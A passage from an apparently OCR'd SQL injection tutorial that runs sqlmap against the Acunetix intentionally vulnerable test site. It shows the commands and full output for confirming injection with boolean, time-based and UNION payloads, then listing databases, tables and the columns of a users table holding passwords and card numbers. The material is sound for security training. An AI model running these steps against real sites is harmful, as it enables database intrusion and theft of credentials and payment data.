
welcome to our page

Test site for Acunetix WVS.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

*Figure 8 Getting a vulnerable website*

## STEP 2: Checking to see whether it's vulnerable or not


HappyHUNTING [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
qterminal
ulululu@ulululu: ~
File Actions Edit View Help


```
┌──(ulululu㉿ulululu)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.6.4#pip}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
 is illegal. It is the end user's responsibility to obey all applicable local, state and
 federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 06:58:53 /2022-04-20/

[06:58:53] [INFO] testing connection to the target URL
[06:58:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:58:54] [INFO] testing if the target URL content is stable
[06:58:54] [INFO] target URL content is stable
[06:58:54] [INFO] testing if GET parameter 'artist' is dynamic
[06:58:55] [INFO] GET parameter 'artist' appears to be dynamic
[06:58:55] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be inje
ctable (possible DBMS: 'MySQL')
[06:58:56] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific f
or other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided
 level (1) and risk (1) values? [Y/n] n
[06:59:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:59:39] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE
or HAVING clause' injectable (with --string="Sed")
[06:59:39] [INFO] testing 'Generic inline queries'
[06:59:39] [INFO] testing 'MySQL ⩾ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GRO
UP BY clause (EXTRACTVALUE)'
[06:59:40] [INFO] testing 'MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)'
[06:59:40] [WARNING] time-based comparison requires larger statistical model, please wai
t.................... (done)
[06:59:57] [INFO] GET parameter 'artist' appears to be 'MySQL ⩾ 5.0.12 AND time-based b
lind (query SLEEP)' injectable
[06:59:57] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[06:59:57] [INFO] automatically extending ranges for UNION query injection technique tes
ts as there is at least one other (potential) technique found
[06:59:58] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time
 needed to find the right number of query columns. Automatically extending the range for
 current UNION query injection technique test
[07:00:00] [INFO] target URL appears to have 3 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] y
injection not exploitable with NULL values. Do you want to try with a random integer val
ue for option '--union-char'? [Y/n] y
[07:00:29] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 to 20 column
s' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [
```

```
GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [
n
sqlmap identified the following injection point(s) with a total of 56 HTTP(s) requests:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 4042=4042

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 6884 FROM (SELECT(SLEEP(5)))gxEI)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-5617 UNION ALL SELECT CONCAT(0x71626b6a71,0x766158666c644f6e54714974414163415475644 84c666d4f79544a774e6764476b6567574e695963,0x717a6b7171),26,26-- -
---
[07:12:54] [INFO] the back-end DBMS is MySQL
[07:12:54] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ⩾ 5.0.12
[07:12:56] [INFO] fetched data logged to text files under '/home/ulululu/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 07:12:56 /2022-04-20/
```

*Figure 9 Checking whether or not a website is vulnerable*

Now we'll examine the website for vulnerabilities, and if it's found to be susceptible, we'll use sql injection to collect the data we need to verify.

**STEP 3: Obtaining Database Data**




```
┌──(ulululu㉿ulululu)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -dbs

{1.6.4#pip}

https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
 is illegal. It is the end user's responsibility to obey all applicable local, state and
 federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 07:15:47 /2022-04-20/

[07:15:47] [INFO] resuming back-end DBMS 'mysql'
[07:15:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 4042=4042

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 6884 FROM (SELECT(SLEEP(5)))gxEI)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-5617 UNION ALL SELECT CONCAT(0x71626b6a71,0x766158666c644f6e5471497
44141634154756448 4c666d4f79544a774e6764476b6567574e695963,0x717a6b7171),26,26-- -
---
[07:15:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[07:15:48] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[07:15:49] [INFO] fetched data logged to text files under '/home/ulululu/.local/share/sq
lmap/output/testphp.vulnweb.com'

[*] ending @ 07:15:49 /2022-04-20/

┌──(ulululu㉿ulululu)-[~]
└─$ 
```

We're looking for databases, and consequently, we're getting a list of database identities.

- ➢ acuart
- ➢ information_schema


Information schema is a bit of a standard, we'll utilize the acuart database to extract Information from it.

## STEP 4: Fetching Information of Tables


HappyHUNTING [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ulululu@ulululu: ~
07:28 AM
38%
File Actions Edit View Help

```
┌──(ulululu㉿ulululu)-[~/Desktop]
└─$ cd

┌──(ulululu㉿ulululu)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart --tables
```

*Figure 10 Fetching for Tables*



HappyHUNTING [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ulululu@ulululu: ~
File Actions Edit View Help

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
 responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsi
ble for any misuse or damage caused by this program

[*] starting @ 07:27:54 /2022-04-20/

[07:27:54] [INFO] resuming back-end DBMS 'mysql'
[07:27:54] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 4042=4042

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 6884 FROM (SELECT(SLEEP(5)))gxEI)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-5617 UNION ALL SELECT CONCAT(0×71626b6a71,0×766158666c644f6e54714974414163415475644 84c666d4f79544a77
4e6764476b6567574e695963,0×717a6b7171),26,26-- -
---
[07:27:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[07:27:55] [INFO] fetching tables for database: 'acuart'
[07:27:55] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[07:27:55] [INFO] fetched data logged to text files under '/home/ulululu/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 07:27:55 /2022-04-20/
```

*Figure 11 Output of Tables*

We're looking for tables in the acuart information, and we've found eight. Then we'll utilize users, which is a place where usernames and passwords are stored confidential.


**Step 5: Look for column entities.**



HappyHUNTING [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ulululu@ulululu: ~
File Actions Edit View Help


```
┌──(ulululu㉿ulululu)-[~/Desktop]
└─$ cd

┌──(ulululu㉿ulululu)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T us
ers --columns
```

*Figure 12 Looking Columns*



HappyHUNTING [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ulululu@ulululu: ~
File Actions Edit View Help

```
| users        |
+--------------+

[07:54:32] [INFO] fetching columns for table 'featured' in database 'acuart'
[07:54:33] [INFO] fetching columns for table 'artists' in database 'acuart'
[07:54:33] [INFO] fetching columns for table 'guestbook' in database 'acuart'
[07:54:33] [INFO] fetching columns for table 'pictures' in database 'acuart'
[07:54:34] [INFO] fetching columns for table 'users' in database 'acuart'
[07:54:34] [INFO] fetching columns for table 'carts' in database 'acuart'
[07:54:35] [INFO] fetching columns for table 'categ' in database 'acuart'
[07:54:57] [INFO] fetching columns for table 'products' in database 'acuart'
[07:55:03] [WARNING] the SQL query provided does not return any output
[07:55:03] [WARNING] in case of continuous data retrieval problems you are ad
vised to try a switch '--no-cast' or switch '--hex'
Database: acuart
Table: featured
[2 columns]
+--------------+------+
| Column       | Type |
+--------------+------+
| feature_text | text |
| pic_id       | int  |
+--------------+------+

Database: acuart
Table: artists
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| adesc     | text        |
| aname     | varchar(50) |
| artist_id | int         |
+-----------+-------------+

Database: acuart
Table: guestbook
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| mesaj    | text         |
| sender   | varchar(150) |
| senttime | int          |
+----------+--------------+

Database: acuart
Table: pictures
[8 columns]
```


HappyHUNTING [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ulululu@ulululu: ~
File Actions Edit View Help


```
+---------+--------------+
| a_id    | int          |
| cat_id  | int          |
| img     | varchar(50)  |
| pic_id  | int          |
| plong   | text         |
| price   | int          |
| pshort  | mediumtext   |
| title   | varchar(100) |
+---------+--------------+

Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
